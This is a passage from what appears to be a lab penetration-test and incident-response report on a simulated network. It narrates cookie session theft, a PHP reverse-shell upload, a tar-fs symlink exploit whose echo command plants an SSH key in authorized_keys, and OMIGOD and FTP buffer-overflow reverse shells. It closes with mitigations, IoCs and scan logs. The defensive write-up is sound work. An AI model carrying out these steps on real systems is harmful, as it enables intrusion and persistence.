


When we use this cookie we steal session for another user




Here we get session for another user have less permission


Unrestricted File Upload: A more critical flaw was found in the "Files Manager" section. This feature performed no validation on uploaded files, allowing the attacker to upload a PHP reverse shell (test.php).



With a netcat listener running on their attack machine (10.0.0.5), the attacker executed the shell by browsing to **10.193.111.100/files/test.php**. This action established a reverse shell, granting the attacker command-line access to the Webserver as the www-data user.




We can access to databases for server and read it




Phase 6: Privilege Escalation

As the low-privilege www-data user, the attacker enumerated the Webserver and discovered an internal-only Node.js service running on localhost:8080.



There a project in progress run this service




By examining the package.json file, this service was found to be using a version of tar-fs (v3.0.0) vulnerable to CVE-2024-12905, an arbitrary file write vulnerability.

```
},
"keywords": [],
"author": "",
"license": "ISC",
"dependencies": {
  "tar-fs": "^3.0.0"
}
```

The attacker exploited this vulnerability to escalate privileges to the web user.

1. **Payload Creation:** The attacker (as www-data) created a payload (malicious_payload.txt) designed to inject their own SSH public key into the web user's authorized_keys file. The command was: echo "ssh-ed25519 AAAAC3...3vf1" >> /home/web/.ssh/authorized_keys.
2. **Exploit Execution:** The attacker used a Python script to create two .tar archives.
   - stage_1.tar: Contained a symbolic link pointing a benign filename (normal_file) to the target file (../../../../home/web/.bashrc).
   - stage_2.tar: Contained the malicious payload from step 1, but this time written to a file named normal_file.
3. **Poisoning .bashrc:** The attacker first uploaded stage_1.tar to the vulnerable Node.js service, which created the symlink. They then uploaded stage_2.tar. The service, attempting to write the payload to normal_file, was tricked by the symlink and instead appended the attacker's payload to the web user's /home/web/.bashrc file.




4. **Waiting for Trigger:** At this point, the attacker could not proceed. They had to wait for a legitimate login by the web user. When a legitimate admin or task logged in as web, the poisoned .bashrc script executed, running the attacker's echo command and successfully injecting their SSH key into /home/web/.ssh/authorized_keys.


Phase 7: Persistence & Pivot

OMI server


After a short wait, the attacker's SSH key was active. They used their key to log in via SSH as the web user, achieving persistence and higher privileges on the Webserver.



As the web user, the attacker found the info file, which confirmed the internal OMI Server (10.0.0.11) was running the vulnerable OMI v1.6.8. This version is susceptible to CVE-2021-38647, the "OMIGOD" Remote Code Execution vulnerability.




From the Webserver, the attacker pivoted and launched an exploit against 10.0.0.11. By sending a specially crafted web request without an Authorization heade*r*, the attacker bypassed all authentication and gained immediate root-level command execution on the OMI Server.




FTP server

the legacy FTP Server (10.0.0.15) running PCMan FTP Server 2.0. on Windows XP.




1. Payload Generation: The attacker used msfvenom to generate a windows/shell_reverse_tcp payload, setting LHOST=10.0.0.5(theirinternal C2 machine).




2. Listener Setup: The attacker started an msfconsole listener on 10.0.0.5 port 4444 to catch the incoming shell.

3. **Exploitation:** The attacker ran a known Perl exploit script for CVE-2025-4255. This exploit authenticates as anonymous and then sends an abnormally long, malicious string to the RMD (Remove Directory) command, triggering a stack-based buffer overflow.



4. **Compromise:** The overflow was successful, diverting execution to the attacker's shellcode. The msfconsole listener on 10.0.0.5 received a reverse shell, granting the attacker full Administrator privileges on the FTP server and completing the network compromise.



3.3 Recommendations and Mitigations

1- **Patch Outlook:** Ensure all client-side Office applications are fully patched against MonikerLink and similar vulnerabilities.

2- **Enable MFA:** Enforce Multi-Factor Authentication on all external-facing services, especially RDP.

3- **Patch OMI:** Immediately update the OMI agent to a non-vulnerable version.

4- **User Training & Policy:** Enforce policies preventing users from storing passwords in browsers. Use a corporate password manager.

5- If file transfer is a business requirement, deploy a new service on a hardened, supported OS, using a secure protocol such as **SFTP** (SSH File Transfer Protocol).

6- **migrate from RiteCMS** to a modern, actively maintained, and secure Content
Management System

7- Implement a formal Social Media Policy that prohibits employees from posting screenshots or photos of their workstations

4. Defensive Cybersecurity

4.1 Incident Response Report

4.1.1 Root Cause Analysis (RCA)

- **Initial Root Cause (Initial Access):**
  1. Human Factor (OSINT): An employee's public social media post (LinkedIn) revealed their workstation OS (Windows 10) and primary software (Outlook)

  2. Social Engineering: The attacker successfully tricked an IT user (tech_IT@company.com) into clicking a malicious link in a spear-phishing email.

  3. Vulnerability Management: The tech-PC was running an unpatched version of Microsoft Outlook, making it vulnerable to CVE-2024-21413, which captures NTLM credentials.

- **Contributing Causes (Cascading Failure):**

  1. Poor storage system for sensitive information: they saved the web server's admin credentials directly in their browser's password manager.

  2. **Insecure Web Application:** The public-facing **RiteCMS** (v3.0.0) contained multiple vulnerabilities, including a Stored XSS (CVE-2024-28623) and, more critically, an unrestricted file upload in the admin panel.

  3. **Lack of Patching (Services):** The **Webserver** ran a vulnerable Node.js package (tar-fs v3.0.0) susceptible to CVE-2024-12905. The **OMI Server** ran OMI agent v1.6.8, which is vulnerable to the "OMIGOD" RCE (CVE-2021-38647).


4. **Use of End-of-Life (EOL) Systems:** The **FTP Server** was running on Windows XP with PCMan FTP Server 2.0. Both are unsupported, unpatchable, and contain known, critical vulnerabilities like CVE-2025-4255.

4.1.2 Indicators of Compromise (IoCs) & Artifacts

Type	Indicator	Description
IP Address	10.0.0.5	Attacker's Internal C2 & Exploit Host
IP Address	10.193.111.30	Attacker's External RDP & Scanning Host
Email	alerts@security-globaltech.com	Phishing Email Sender
Email	URGENT SECURITY BULLETIN: GT-SB-2025-014	Phishing Email Subject
URL	file:\\\\10.0.0.5\\MyShare\\test	Malicious link for NTLM capture
File Path	/home/web/.bashrc	Modified by www-data, contains malicious echo command
File Path	/home/web/.ssh/authorized_keys	Contains attacker's public key (SHA256: 7Wajx...CKjo)
String	Fuzz Faster U Fool v2.1.0-dev	User-Agent for directory scanning

String	RMD AAAAAA...[+2000]...A	FTP Server log entry for buffer overflow exploit

- **Email IoCs:**



- Subject : URGENT SECURITY BULLETIN: GT-SB-2025-014
- Sender : alerts@security-globaltech.com
- Malicious Link: Contained a file:// handler pointing to an attacker-controlled SMB share (file:\\10.0.0.5\MyShare\test)

- **Network IoCs:**

- tech-PC (10.0.0.8)

1- Outbound SMB (TCP/445) connection to attacker SMB server 10.0.0.5
event ID : 30807
servername : \10.0.0.5\MyShare

2- Inbound RDP (TCP/3389) connection from attacker IP 10.193.111.30
event ID : 4624
Logon Type: 10 (RemoteInteractive)
Account Name: IT_tech
Source Network Address: 10.193.111.30

- Webserver (10.0.0.14 / 10.193.111.100)

1. ufw block connections from a lot port in little time (there scanning) from attacker ip
note (time in web server is incorrect so we need to increase 2.30 hour)

```
ES=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.153591] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=39 ID=49136 PROTO=TCP SPT=58973 DPT=135 WINDOW=1024 R
ES=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.153819] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=53 ID=9878 PROTO=TCP SPT=58973 DPT=113 WINDOW=1024 RE
S=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.154058] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=52 ID=29117 PROTO=TCP SPT=58973 DPT=143 WINDOW=1024 R
ES=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.154915] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=42 ID=52022 PROTO=TCP SPT=58973 DPT=3389 WINDOW=1024
RES=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.154920] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=48 ID=13749 PROTO=TCP SPT=58973 DPT=1720 WINDOW=1024
RES=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.154924] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=45 ID=7870 PROTO=TCP SPT=58973 DPT=23 WINDOW=1024 RES
=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.156696] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
